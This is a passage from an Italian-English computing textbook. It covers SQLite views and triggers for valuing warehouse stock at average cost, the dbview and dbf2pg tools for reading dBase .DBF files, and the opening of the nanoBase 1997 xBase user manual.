Si vuole estendere la vista '**`SituazioneMagazzino`**', già realizzata in parte nella verifica precedente, in modo ottenere anche il costo medio; pertanto, in questa verifica si modifica il file '`vista-situazione-magazzino-2.sql`' salvandolo con il nome '`vista-situazione-magazzino-3.sql`'. Si vogliono ottenere gli attributi seguenti:

1. '**`Codice`**', corrispondente al codice articolo della relazione '**`Movimenti`**' o della vista '**`MovimentiExtra`**';
2. '**`Articolo`**', corrispondente alla descrizione dell'articolo, come indicato nella relazione '**`Articoli`**';
3. '**`ScortaMin`**', corrispondente alla scorta minima, come contenuto nella relazione '**`Articoli`**';
4. '**`Esistenza`**', corrispondente alla somma algebrica dei carichi, come si ottiene dalla vista '**`MovimentiExtra`**';
5. '**`Valore`**', corrispondente al valore complessivo di ogni articolo (come mostrato negli esempi prima di queste verifiche);
6. '**`CostoMedio`**', corrispondente al valore complessivo di ogni articolo, diviso la quantità esistente (come mostrato negli esempi prima di queste verifiche).

Figura 717.14. Scheletro del file '`vista-situazione-magazzino-3.sql`', da completare.

```
-- Vista "SituazioneMagazzino"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: vista-situazione-magazzino-3.sql

CREATE VIEW SituazioneMagazzino AS
    SELECT MovimentiExtra.Articolo               AS Codice,
           …
           …
           FROM …
           WHERE MovimentiExtra.Articolo = Articoli.Articolo
           GROUP BY MovimentiExtra.Articolo;
```

Prima di poter eseguire questo file con la base di dati, occorre eliminare la vista '**`SituazioneMagazzino`**', che già dovrebbe esistere. Si ricorda che per eliminare una vista si utilizza l'istruzione '**`DROP VIEW`**' e che conviene intervenire con il programma '**`sqlite3`**' in modo interattivo.

Per eseguire il file '`vista-situazione-magazzino-3.sql`', si agisce come sempre:

$ **sqlite3 mag.db < vista-situazione-magazzino-3.sql** [*Invio*]

Se la creazione della vista produce degli errori, occorre eliminare la vista e, dopo la correzione del file '`vista-situazione-magazzino-3.sql`', si può ritentare.

Quando si è consapevoli di avere creato correttamente la vista '**`SituazioneMagazzino`**', la si può interrogare come se fosse una relazione normale:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM SituazioneMagazzino;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Codice Articolo                              ScortaMin Esistenza Valore CostoMedio
------ ------------------------------------- --------- --------- ------ ----------
2      Dischetti da 9 cm 1440 Kibyte colorati 500       9000      90     0.01
102    CD-R 52x                              500       800       160    0.2
401    DVD+R 8x                              200       700       140    0.2
601    DVD+RW 8x                             200       1000      500    0.5
```

Se tutto funziona regolarmente, si consegni per la valutazione la stampa del file '`vista-situazione-magazzino-3.sql`'.

717.5 Conclusione

Prima di passare al capitolo successivo, si deve riprendere il file '`magazzino.sql`' e vi si deve aggiungere l'istruzione per la creazione della vista '**`SituazioneMagazzino`**', come realizzato nel'ultima verifica appena conclusa.

Una volta aggiornato il file '`magazzino.sql`' come descritto, si deve cancellare il file '`mag.db`' e ricreare a partire dalle istruzioni contenute nel file '`magazzino.sql`':

$ **sqlite3 mag.db < magazzino.sql** [*Invio*]

Se vengono segnalati degli errori, occorre correggere il file '`magazzino.sql`', cancellare nuovamente il file '`mag.db`', quindi si deve ripetere l'operazione. La base di dati contenuta nel file '`mag.db`', viene usata nel capitolo successivo e non si può proseguire se non si riesce a ricrearla correttamente.

Capitolo 718
Inserimento automatico del costo medio

A conclusione di queste lezioni sul linguaggio SQL, viene mostrata la soluzione di un problema, senza richiedere agli studenti altre verifiche.

Quando si inserisce un movimento nella relazione '**`Movimenti`**', l'utente deve indicare il valore del movimento. Si determina facilmente questo valore quando il bene viene acquistato, in quanto corrisponde al costo complessivo (IVA esclusa). Quando l'articolo viene scaricato per perché reso al fornitore, il valore deve essere lo stesso della fattura a cui si riferisce (in proporzione alla quantità resa), ma quando viene scaricato per la vendita, occorre decidere come attribuire questo valore.

Il modo più semplice per definire il valore del bene che viene scaricato per la vendita, o comunque per scopi diversi dal reso, è quello di calcolare il costo medio ponderato per movimento. In pratica, si tratterebbe di consultare la vista '**`SituazioneMagazzino`**', prima di procedere all'inserimento, in modo da conoscere il costo medio unitario, ottenuto in base ai movimenti esistenti.

Quello che si vuol fare qui è di costruire un grilletto che inserisca automaticamente il valore, determinandolo in base al costo medio ponderato per movimento, quando si inserisce un movimento e si omette l'indicazione del valore stesso.

718.1 Vista «CostoMedioValido»

La vista '**`SituazioneMagazzino`**' calcola il costo medio tenendo conto di tutte le tuple, anche quelle che contengono un valore indeterminato del movimento ('**`NULL`**'). Per lo scopo che si vuole raggiungere, è necessario calcolare il costo medio escludendo i valori indeterminati; pertanto, si realizza una vista apposita:

```
-- Vista "CostoMedioValido"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: vista-costo-medio-valido.sql

CREATE VIEW CostoMedioValido AS
    SELECT Articolo,
           SUM(QuantitaAlgebrica*ValoreUnitario)        AS Valore,
           (SUM(QuantitaAlgebrica*ValoreUnitario)/SUM(QuantitaAlgebrica))
                                                        AS CostoMedio
           FROM MovimentiExtra
           WHERE Valore NOT NULL
           GROUP BY Articolo;
```

718.2 Grilletto «ValorizzazioneScarichi»

Si può creare un grilletto, che aggiorni automaticamente tutte le tuple della relazione '**`Movimenti`**', che hanno un valore movimentato indeterminato, traendo il costo medio dalla vista '**`CostoMedioValido`**':

```
-- Grilletto "ValorizzazioneScarichi"
```

```
-- Esercizio di: cognome nome classe
-- Data: data
-- File: grilletto-valorizzazione-scarichi.sql

CREATE TRIGGER ValorizzazioneScarichi
       AFTER INSERT ON Movimenti
       BEGIN
            UPDATE Movimenti
                   SET Valore =
                       (SELECT CostoMedio * NEW.Quantita FROM CostoMedioValido
                        WHERE Articolo = NEW.articolo)
                   WHERE Valore IS NULL;
       END;
```

Naturalmente, i movimenti che vengono presi in considerazione dal grilletto, sono solo quelli che vengono inseriti **dopo** la sua creazione.

Si osservi, comunque, che occorre anche impedire la sostituzione del valore con qualcosa di indeterminato. In pratica, occorre estendere il grilletto associato alla modifica delle tuple della relazione '**`Movimenti`**', in modo da non accettare valori indeterminati per l'attributo del valore:

```
CREATE TRIGGER Movimenti_upd
       BEFORE UPDATE ON Movimenti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            …
            …
            …
            WHEN (NEW.Valore IS NULL)
            THEN
                RAISE (ABORT, 'In fase di variazione, il valore non può essere indeterminato!')
            END;
       END;
```

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXIX

Programmare 8

Appunti Linux

Appunti di informatica libera

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm* ⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm* ⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/* ⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/* ⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/* ⟩

Parte cxi

File «.DBF»

File «.DBF»: dBase III e derivati

Il software basato sui file in formato '.DBF', ovvero quelli di dBase III, negli anni 1980 è stato molto importante nell'ambito del sistema operativo Dos. Nel suo piccolo ha permesso agli utenti di quel sistema operativo di realizzare delle strutture di dati che si avvicinavano alle potenzialità di una base di dati relazionale.

Ancora oggi si trovano programmi applicativi gestionali basati su questo formato, scritti probabilmente con il famoso compilatore Clipper. Attualmente è disponibile il compilatore Harbour, che si ripromette di offrire un ambiente totalmente compatibile con il passato; tuttavia è possibile leggere il contenuto di questi file attraverso alcuni piccoli programmi.

719.1 Dbview

Il programma '**dbview**' [1] consente di leggere il contenuto dei file '.DBF' di dBase III e probabilmente anche le versioni di dBase IV.

```
dbview [opzioni] file_dbf
```

Se viene avviato senza opzioni, si ottiene la visualizzazione del contenuto del file indicato nel formato predefinito, come si vede dall'esempio seguente:

```
Articolo   : 1
Descr      : bicicletta uomo
Prezzo u   : 500.00
Import     : T
Scadenza   : 20011120
Note       : 2

Articolo   : 2
Descr      : bicicletta donna
Prezzo u   : 550.00
Import     :
Scadenza   : 20011120
Note       : 3

Articolo   : 3
Descr      : bicicletta uomo/donna leggera
Prezzo u   : 600.00
Import     :
Scadenza   : 20011120
Note       : 4
```

In realtà, così facendo, i nomi degli attributi vengono mostrati in modo diverso dal reale, utilizzando anche le lettere minuscole ed eliminando i trattini bassi. Utilizzando l'opzione '**-r**', la prima tupla apparirebbe così:

```
ARTICOLO   : 1
DESCR      : bicicletta uomo
PREZZO_U   : 500.00
IMPORT     : T
SCADENZA   : 20011111
NOTE       : 2
```

È necessario osservare che gli attributi booleani (in questo caso si tratta di quello intitolato '**IMPORT**') mostrano solo la lettera '**T**' per il valore *Vero*, altrimenti non si ha alcuna indicazione; inoltre, le date vengono espresse secondo il formato ***aaaammgg***. Infine, dall'esempio non si intuisce, ma l'attributo '**NOTE**' è di tipo «memo» e in questo caso si sono persi i dati.

I dati contenuti nei file '.DBF', dal momento che sono stati memorizzati presumibilmente con un sistema operativo Dos, utilizzano molto probabilmente un insieme di caratteri ristretto e incompatibile con gli standard comuni; pertanto, è probabile che sia necessario rielaborare ciò che si ottiene con '**dbview**' attraverso un programma di conversione come Recode (sezione 428.1). Tuttavia, è bene considerare che nella storia dei file '.DBF' sono state usate anche codifiche differenti dal solito IBM437 e di questo occorre tenerne conto quando ci si accorge che la conversione non funziona come ci si aspetterebbe.

Tabella 719.3. Alcune opzioni.

Opzione	Descrizione
--browse -b	Se si utilizza questa opzione, le tuple vengono mostrate su una sola riga per volta, separando gli attributi con un simbolo, il separatore, che di solito è costituito dai due punti (':').
--delimiter ***x*** -d ***x***	Con questa opzione è possibile specificare il simbolo da utilizzare per separare gli attributi delle tuple che vengono visualizzate. Il simbolo di separazione predefinito sono i due punti (':')
--description -e ***x***	In questo caso, oltre a mostrare il contenuto del file, nella parte iniziale vengono riepilogate le caratteristiche degli attributi contenuti.
--omit -o ***x***	Non elenca il contenuto del file, ma si limita a dare le altre informazioni se richieste attraverso le opzioni opportune.
--reserve -r ***x***	Mostra i nomi degli attributi così come sono stati memorizzati.

Segue la descrizione di alcuni esempi.

- $ **dbview articoli.dbf** [*Invio*]

  Elenca il contenuto del file 'articoli.dbf' nella forma predefinita.

- $ **dbview -b articoli.dbf** [*Invio*]

  Mostra le tuple utilizzando una sola riga per ognuna.

- $ **dbview -b articoli.dbf | recode ibm437:latin1** [*Invio*]

Come nell'esempio precedente, ma utilizza '**recode**' per trasformare i caratteri speciali che altrimenti non sarebbero visibili correttamente (per esempio le lettere accentate).

719.1.1 DBF2pg

Il programma '**dbf2pg**' [2] consente di leggere il contenuto di un file '`.DBF`' e di inserire i dati relativi in una relazione di una base di dati di PostgreSQL (capitolo 693 e successivi).

```
dbf2pg [opzioni] file_dbf
```

In base alle opzioni che vengono indicate, i dati possono essere aggiunti a una relazione esistente, oppure possono sostituire le tuple di tale relazione, oppure si può creare una relazione da zero. Quello che conta è che i permessi fissati attraverso PostgreSQL consentano l'accesso e le operazioni che si intendono svolgere.

'**dbf2pg**' non è in grado di trasferire gli attributi «memo», quelli che tradizionalmente venivano creati utilizzando file con estensione '`.DBT`'.

Tabella 719.4. Alcune opzioni.

Opzione	Descrizione
`-v` `-vv`	Permette di avere informazioni sulle operazioni svolte, ottenendo un dettaglio maggiore nel secondo caso.
`-h` ***nodo***	Permette di specificare il nodo a cui accedere per connettersi con il servente di PostgreSQL. In mancanza di questa indicazione, viene tentato l'accesso a *`localhost`*.
`-d` ***base_di_dati***	Permette di specificare il nome della base di dati a cui ci si vuole connettere. In mancanza di questa indicazione, viene tentata la connessione con la base di dati '**test**'.
`-t` ***relazione***	Permette di specificare il nome della relazione in cui si vogliono trasferire i dati del file '`.DBF`'. In mancanza di questa indicazione, viene tentato l'inserimento nella relazione '**test**'.
`-D`	Con questa opzione, si fa in modo di cancellare il contenuto della relazione di destinazione, prima di iniziare l'inserimento dei dati.
`-c`	Richiede espressamente che sia creata la relazione di destinazione. In mancanza di questa opzione, la relazione deve essere già disponibile, altrimenti l'operazione fallisce. Nel caso si utilizzi questa opzione mentre una relazione con lo stesso nome esiste già, si ottiene la cancellazione del suo contenuto prima di iniziare, come se fosse stata usata al suo posto l'opzione '**-D**'.
`-f`	Prima di procedere, converte i nomi degli attributi in modo che questi siano scritti utilizzando solo lettere minuscole.
`-l` `-u`	Con l'opzione '**-l**' si fa in modo che il contenuto degli attributi venga convertito in lettere minuscole, mentre con l'opzione '**-u**' si ottiene una conversione in maiuscole.

Opzione	Descrizione
`-s` ***nome_vecchio*=*nome_nuovo*** ↵ ↪ [**, *nome_vecchio*=*nome_nuovo***] ...	Con questa opzione si può stabilire la sostituzione di alcuni nomi degli attributi della relazione. Ciò può essere particolarmente utile nel caso in cui i nomi originali siano incompatibili con PostgreSQL.
`-s` ***n_riga_iniziale*** `-e` ***n_riga_finale***	Le opzioni '**`-s`**' e '**`-e`**' permettono di definire l'intervallo di righe da trasferire, dove nel primo caso si indica la riga iniziale e nel secondo quella finale. Se non si indicano, il trasferimento parte dall'inizio e prosegue fino alla fine.

Segue la descrizione di alcuni esempi.

- `$` **`dbf2pg -d Anagrafe -c -t Indirizzi address.dbf`** [*Invio*]

  Crea la relazione '**`Indirizzi`**' nella base di dati '**`Anagrafe`**' disponibile presso l'elaboratore locale, prelevando i dati dal file '`address.dbf`'.

- `$` **`dbf2pg -h localhost -d Anagrafe -c -t Indirizzi address.dbf`** [*Invio*]

  Esattamente come nell'esempio precedente, con l'indicazione precisa del nodo locale.

[1] **Dbview** GNU GPL

[2] **DBF2pg** software libero con licenza speciale

Chapter 720

nanoBase 1997

An old, but free xBase for Dos.[1]

720.1 What is it

nanoBase [2] is a Dos program that works essentially as:

- a dot command line xBase,
- a menu driven xBase,
- a xBase program interpreter.

nanoBase 1997 is compiled in two versions: a small one to be used with old computers (x86-16 with 640 Kibyte RAM), and a second one to be used with better computers, at least i286 (or better) with 2 Mibyte RAM.

720.2 The dot command line

Figure 720.1. The dot line.

```
| |DBFNTX    ||*|  1|ADDRESS   |    10/    11|ADDRESS.NTX |  1|ADDRESS   |



dbusearea( .T., , "ADDRESS.DBF" )
NIL
dbsetindex( "ADDRESS.NTX" )
NIL
alias()
ADDRESS
select()
         1
1+1
         2
sqrt(123)
       11.09053651
2**24
  16777216.00000000
2**16
     65536.00000000
2**8
       256.00000000

[Esc] Exit [F1] Help [F2] List [Enter] Exec [↑] Prev [↓] Next [F10] Menu
```

The dot command line is the first face of nanoBase, the one that appears starting the program normally. It recalls the dot line command of the old xBases.

Please note that **nanoBase recognise only expressions** (that is: no commands).

720.3 The menu

Figure 720.2. The file menu.

Pressing [*F10*] the nanoBase menu appears.

From this menu the operations are easier than writing all commands on a prompt line, but it is always possible to come back to the dot line to do an operation not available from the menu.

720.4 The macro recording, compiling and execution

Figure 720.3. The macro menu.

nanoBase is able to record some actions made with the menu and all what is correctly typed

from the dot prompt. This may be the begin for a little program (called macro inside nanoBase) that can be executed as it is (ASCII), or compiled into another format, faster to execute.

Macros for nanoBase are made with a reduced set of the Clipper syntax. The statements recognised from nanoBase are:

```
PROCEDURE procedure_name
    statements...
    [RETURN]
    statements...
ENDPROCEDURE
```

```
DO PROCEDURE procedure_name
BEGIN SEQUENCE
    statements...
    [BREAK]
    statements...
END
```

```
DO CASE
CASE lCondition1
    statements...
[CASE lCondition2]
    statements...
[OTHERWISE]
    statements...
END
```

```
WHILE lCondition
    statements...
    [EXIT]
    statements...
    [LOOP]
    statements...
END
```

```
IF lCondition1
    statements...
    [ELSE]
    statements...
END
```

- the ‘**FOR**’ loop is not available (too difficult to implement),
- there may be no user defined functions (code blocks may be created instead),
- procedure calls cannot transfer variables,
- there are only public (global) variables.

Beside these limitations, there are many added functions to the standard language that make the programming easier.

All you need is inside ‘**NB.EXE**’:

- the utility to handle manually the data,
- the macro compiler,
- the macro executor.

720.5 The report system

Figure 720.4. The report menu.

nanoBase can handle label (‘`.LBL`’) and form (‘`.FRM`’) files in the dBaseIII format. Labels and forms may be created and edited inside nanoBase. Beside these old report system there is another way to make a little bit complicated reports without making a complex macro: it is called RPT.

A RPT file is a ASCII file with text mixed with code. The text may contain variables (usually a field or an expression containing fields).

To make a complex report some work is needed, but surely less than the time needed to make a report program.

The main purpose of it was to be able to print text with variables (typically names and addresses) for every record of a particular '.DBF' file. Now the RPT system makes something more.

720.6 The integrated text editor

Figure 720.5. The integrated text editor.

```
Doc()  UNTITLED.TXT        7:66    INS      (No mouse, sorry :-)

      Address:
              «alltrim(NAME)»
              «alltrim(ADDRESS)»

      Here is an example of letter with insertion of expressions.

                          [Esc] exit  [F1] help  [F10] menu
```

nanoBase contains an integrated text editor not particularly good, but very usefull for RPT files (as the expression insertion is very easy with the use of the [*F2*] key) and whenever there isn't any other editor there.

720.7 The internal documentation

Figure 720.6. The internal documentation.

```
                              c:\bin\NB.HLP
INKEY([<nSeconds>]) --> nInkeyCode

<nSeconds>     specifies the number of seconds INKEY() waits  for
               a  keypress.  You   can  specify   the  value   in
               increments as  small  as one-tenth  of  a  second.
               Specifying zero halts the  program until a key  is
               pressed. If  <nSeconds> is  omitted, INKEY()  does
               not wait for a keypress.

INKEY() returns  an  integer  numeric  value  from  -39  to  386,
identifying the key  extracted from the  keyboard buffer. If  the
keyboard buffer is empty,  INKEY() returns zero. INKEY()  returns
values for all  ASCII characters,  function, Alt-function,  Ctrl-
function, Alt-letter, and Ctrl-letter key combinations.

<nInkeyCode> =   5     [Up arrow], [Ctrl]+E
<nInkeyCode> =  24     [Down arrow], [Ctrl]+X
<nInkeyCode> =  19     [Left arrow], [Ctrl]+S
<nInkeyCode> =   4     [Right arrow], [Ctrl]+D
<nInkeyCode> =   1     [Home], [Ctrl]+A
<nInkeyCode> =   6     [End], [Ctrl]+F
<nInkeyCode> =  18     [PgUp], [Ctrl]+R
[Esc] Exit  [↑]  [Pag↑]  [Ctrl]+[Pag↑]  [◄-] Previous   [Shift]+[F3] Search
[F1] Help   [↓]  [Pag↓]  [Ctrl]+[Pag↓]  [-►] Next       [F3] Repeat Search
```

nanoBase's documentation si translated also inside the HTF format: '`NB.HLP`'. Pressing [*F1*], normally, a contextual piece of the manual appears.

Some standard functions have its own internal help, contained inside the '`.EXE`' file. This was made to help programming with nanoBase.

720.8 Download it

Here is the 1997 edition of nanoBase.

- EXE for small computers.

  ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a1.zip* ⟩

  ⟨*http://www.google.com/search?q=nbase7a1.zip* ⟩

- EXE for i286 with more than 2 Mibyte.

  ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a2.zip* ⟩

  ⟨*http://www.google.com/search?q=nbase7a2.zip* ⟩

- Runtime for small computers.

  ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a3.zip* ⟩

  ⟨*http://www.google.com/search?q=nbase7a3.zip* ⟩

- Documentation in many different formats.

  ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a4.zip* ⟩

  ⟨*http://www.google.com/search?q=nbase7a4.zip* ⟩

- Macro programming examples.

  ⟨ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a5.zip⟩

  ⟨http://www.google.com/search?q=nbase7a5.zip⟩

- Source for version 96.06.16, without mouse support (1996).

  ⟨ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a6.zip⟩

  ⟨http://www.google.com/search?q=nbase7a6.zip⟩

- Source for version 1997.

  ⟨ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a7.zip⟩

  ⟨http://www.google.com/search?q=nbase7a7.zip⟩

720.9 Bugs and known problems

Here is the list of known bugs and problems.

- Comparison with floating point numbers may fail. It is better to convert numbers into string before comparing them.
- Macros may be contained inside ASCII files or a ''compiled'' '`.DBF`' file. In the second case, when nanoBase executes the macro, a work area (the last available one) is used, so it should not be closed or the macro execution will be stopped. A '**`dbcloseall()`**' will stop execution of the macro. In substitution of '**`dbcloseall()`**', '**`DBCLOSE()`**' should be used.
- To simplify the macro interpretation, lines such as this:

```
qqout( "You can't do that // you can't do that!" )
```

  will generate an error as the interpreter will read only:

```
qqout( "You can't do that
```

- nanoBase works good also if you have a screen configuration that permits you to show more than the usual 80 columns and 25 lines, but the library used to handle the mouse is not able to work outside the 80×25 area.

[1] This material appeared originally at '`http://www.geocities.com/SiliconValley/7737/nanobase.html`', in 1997.

[2] **nanoBase** GNU GPL

Chapter 721

nanoBase 1997 user manual

nB[1] (''nano Base'': ''n'' = ''nano'' = 10**(−9) = ''very little'') is a little Dos xBase written in Clipper 5.2 that can help to access '`.DBF`' file created with different standards.

nB is:

- a dot command interpreter,
- a menu driven xBase,
- a xBase program interpreter.

721.1 Dos xBase

This section is a brief description of the functionality of a typical Dos xBase.

The first purpose of a xBase program is to handle data inside a '.DBF' file. These files may be indexed with the help of index files and more '.DBF' files may be linked with a relation to obtain something like a relational database.

721.1.1 .DBF files

'.DBF' files are files organised in a table structure:

```
.--------------------------.
| field1 | field2 | field3 |   record1
|--------|--------|--------|
|        |        |        |   record2
|--------|--------|--------|
|        |        |        |   record3
|--------|--------|--------|
|        |        |        |   record4
|--------|--------|--------|
|        |        |        |   record5
|--------|--------|--------|
|        |        |        |   record6
`--------------------------'
```

The lines of this table are records and the columns are fields. Records are numbered starting from the first that is number 1.

Columns are defined as fields and fields are distinguished by name and these names are saved inside the '.DBF' file.

Every field (column) can contain only one specified kind of data with a specified dimension:

- '**C**', character, originally the maximum dimension was 254 characters, minimum is 1;
- '**N**', numeric, a numeric field that can contain also sign and decimal values;
- '**D**', date, a field dedicated to date information;
- '**L**', logic, a filed that may contain only '**T**' for True or '**F**' for False used as a boolean variable;
- '**M**', memo, a character field with no predefined dimension, not allocated directly inside the '.DBF', but inside a '.DBT' file, automatically linked.

No other field type is available for a typical xBase '.DBF' file.

To access the data contained inside a '.DBF' file the following list of action may be followed:

- Open a '.DBF' file inside the current area, where these areas are something like file handlers.
- After the '.DBF' file is opened, it referenced only by the alias name that usually correspond to the original filename without extention.
- Move the record pointer to the desired location.

- Lock the current record to avoid access from other users.
- Do some editing with the data contained inside the current record using the field names like they were variables.
- Release the lock.
- Move the record pointer to another desired location.
- Lock the current record to avoid access from other users.
- ...
- Close the alias.

Before you go further, you have to understand that:

- A '`.DBF`' file is opened using a free WORK AREA that may be associated to the concept of the file handler.
- The '`.DBF`' file is opened with a alias name that permit to open the same '`.DBF`' file more times when using different alias names.
- After the '`.DBF`' file is opened, we don't speak any more of file, but alias.
- If the work area "n" is used from the alias "myAlias", speaking of work area "n" or of alias "myAlias" is the same thing.

721.1.2 Index files

'`.DBF`' files are organised with record number, that is, you can reach a specific record and not a specific information unless that you scan record by record.

To obtain to "see" a '`.DBF`' file somehow logically ordered (when physically it is not), index files are used.

A index file, also called INDEX BAG, is a file that contains one or more indexes

Indexes are rules by which a '`.DBF`' file may be seen ordered.

A typical index file may contain only one index.

A index file may have the following extention:

- '`.NDX`', single index, dBase III and dBase III plus;
- '`.NTX`', single index, Clipper;
- '`.MBX`', multiple index, dBase IV;
- '`.CDX`', multiple index, FoxPro.

Every index file may be used only in association with the '`.DBF`' for what it was made. The problem is that normally there is no way to avoid errors when the user try to associate the right '`.DBF`' file with the wrong index.

To access the data contained inside a '.DBF' file the following list of action may be followed:

- Open a '.DBF' file.
- Open a index file.
- Select a particular order.
- Search for a key or move the record pointer on a different way.
- Lock the current record to avoid access from other users.
- Do some editing with the data contained inside the current record using the field names like they were variables.
- Release the lock.
- Move the record pointer to another desired location.
- Lock the current record to avoid access from other users.
- ...
- Close the alias.

Before you go further, you have to understand that:

- As orders are contained inside a INDEX BAG file physically distinguished form the '.DBF' file, it may happen that a '.DBF' file is wrongly opened and edited without the index. In this case, the INDEX BAG is not updated and when the INDEX BAG will be opened, the records contained inside the '.DBF' file may not correspond.
- For the same reason, an improper program termination may result in an incomplete data update. That is: '.DBF' file may be all right, INDEX BAG not.
- This is why xBase programs are "weak" relational databases or they are not relational databases at all.
- When troubles occurs, indexes must be rebuild.

721.1.3 Relations

Many '.DBF' files with indexes may be opened simultaneously. Data contained inside more '.DBF' files may be somehow connected together. See the example.

```
.----------------------------------------.
| Date | Time IN | Time OUT | Employee # |
|------|---------|------------------------|
| xxxx | xxxxxxx | xxxxxxxx |     01     | -------->.
|------|---------|----------|------------|          |
| yyyy | yyyyyyy | yyyyyyyy |     02     |          |
|------|---------|----------|------------|          |
| zzzz | zzzzzzz | zzzzzzzz |     01     | -------->|
`----------------------------------------'          |
[...]                                               |
                                                    |
         .<-----------------------------------------'
         |
         |
         |        .--------------------------------------.
         |        | Employee # | Name    | Address |.....|
         |        |------------|---------|---------|-----|
         `------->|   01       | aaaaaaa | aaaaaaa |.....|
                  |------------|---------|---------|-----|
                  |   02       | bbbbbbb | bbbbbbb |.....|
                  |------------|---------|---------|-----|
                  |   03       | ccccccc | ccccccc |.....|
                  `--------------------------------------'
```

The first '`.DBF`' file contains some data that refers to an Employee number that may appear repeated on more records.

Employee informations are stored inside another '`.DBF`' file that contains only one record for every employee.

Establishing a relation from the first '`.DBF`' file to the second, moving the record pointer of the first '`.DBF`' file, that is the first alias, the record pointer of the second, the child alias, is moved automatically to the record containing the right data.

The relation is an expression that should result in a number if the child alias is opened without index, or in a valid index key if the child alias is opened with an index.

To relate two '`.DBF`' files the following list of action may be followed:

- Open the first '`.DBF`' file.
- Open a index file for the first alias.
- Select a particular order.
- Open the second '`.DBF`' file.
- Open a index file for the second alias.
- Select a particular order.
- Select the first alias.
- Define a relation form the first alias and the second alias: the child alias.
- Search for a key or move the record pointer of the first alias (don't care about the Child alias).
- Lock the current record to avoid access from other users.
- If data contained inside the Child alias should be edited (usually it doesn't happen), lock the current record of the Child alias.

- Do some editing with the data contained inside the current record using the field names like they were variables.
- Release the lock (also with the Child alias if a lock was made).
- Move the record pointer to another desired location.
- Lock the current record to avoid access from other users.
- [...]
- Release the relation.
- Close the Child alias.
- Close the first alias.

As may be seen, relations are not saved inside files, but are obtained with lines of code.

721.2 Composition

nB is composed from the following files, where ***xx*** is the the version code.

NBASExx1.ZIP	EXEs for small PCs
NBASExx2.ZIP	Runtime EXEs for small PCs
NBASExx3.ZIP	EXEs for i286 with 2M+
NBASExx4.ZIP	DOCs
NBASExx5.ZIP	EXAMPLEs
NBASExx6.ZIP	SRCs for version 96.06.16
NBASExx7.ZIP	SRCs for the current version

Every archive file contains:

'COPYING.TXT'	GNU General Public License version 2 in Dos text format.
'README.TXT'	the readme file.
'FILE_ID.DIZ'	definition.

The file 'NBASExx1.ZIP' contains also the following files.

'NB.EXE'	the executable program for DBFNTX and DBFNDX files, linked with RTLINK.
'NB.HLP'	this manual in "Help Text File" format.

The file NBASExx2.ZIP contains also the following files.

'NB.EXE'	the run-time to execute macro programs for DBFNTX and DBFNDX files handling, linked with RTLINK.

The file 'NBASExx3.ZIP' contains also the following files.

'NB.EXE'	the executable program for DBFCDX, DBFMDX, DBFNDX and DBFNTX files, linked with EXOSPACE.
'NB.HLP'	the user manual in "Help Text File" format.

The file 'NBASExx4.ZIP' contains also the following files.

'NB.PRN'	the user manual in printed text format.
'NB.RTF'	the user manual in RTF format.
'NB.TXT'	the user manual in ASCII text format.
'NB.HTM'	the user manual in HTML format.

The file 'NBASExx5.ZIP' contains also the following files.

'_ADDRESS.DBF'	an example database file.
'_ADDRESS.NTX'	index file associated to '_ADDRESS.DBF'.
'_ADDRESS.LBL'	a label form file used to print data contained inside '_ADDRESS.DBF'.
'_ADDRESS.FRM'	a report form file used to print data contained inside '_ADDRESS.DBF'.
'_ADDRESS.RPT'	a RPT text file used to print data contained inside '_ADDRESS.DBF'.
'_MAINMNU.&'	a macro program source example of a menu that executes some others macro programs. This example is made to demonstrate how nB can execute directly a source code without compiling it. This example is made only to taste it: it is very slow and only a speedy machine can give the idea of it.
'0MAINMNU.&'	a macro program source example of a menu that executes some others macro programs. It is the same as '_MAINMNU.&' but it is made to start the execution of the compiled macros.
'0MAINMNU.NB'	compiled macro program '0MAINMNU.&'
'0MAINMNU.BAT'	a batch file to show how to run the execution of '0MAINMNU.NB'
'1ADDRESS.&'	a macro program source example for handling a '.DBF' file containing addresses in various ways.
'1ADDRESS.NB'	compiled macro '1ADDRESS.&'.
'2ADDRESS.&'	a macro program source example for handling a '.DBF' file containing addresses in various ways: a little bit more complicated than 1ADDRESS.&.
'2ADDRESS.NB'	compiled macro '2ADDRESS.&'.
'3ADDRESS.&'	a macro program source example for handling a '.DBF' file containing addresses in various ways: a little bit more complicated than '2ADDRESS.&'.
'3ADDRESS.NB'	compiled macro '3ADDRESS.&'.
'4ADDRESS.&'	a macro program source example for handling a '.DBF' file containing addresses in various ways: a little bit more complicated than '3ADDRESS.&'.
'4ADDRESS.NB'	compiled macro '4ADDRESS.&'.
'ABIORITM.&'	a macro program source example for calculating the personal bio wave.
'ABIORITM.NB'	compiled macro 'ABIORITM.&'.
'_STUDENT.DBF'	a '.DBF' file used inside the BSTUDENT macro example.
'_STUDENT.NTX'	index file used for '_STUDENT.DBF'.
'_STUDSTD.DBF'	a '.DBF' file used inside the BSTUDENT macro example.
'_STUDENT.RPT'	a RPT text file used to print data contained inside '_STUDENT.DBF'.
'_STUDSTD.RPT'	a RPT text file used to print data contained inside '_STUDSTD.DBF'.
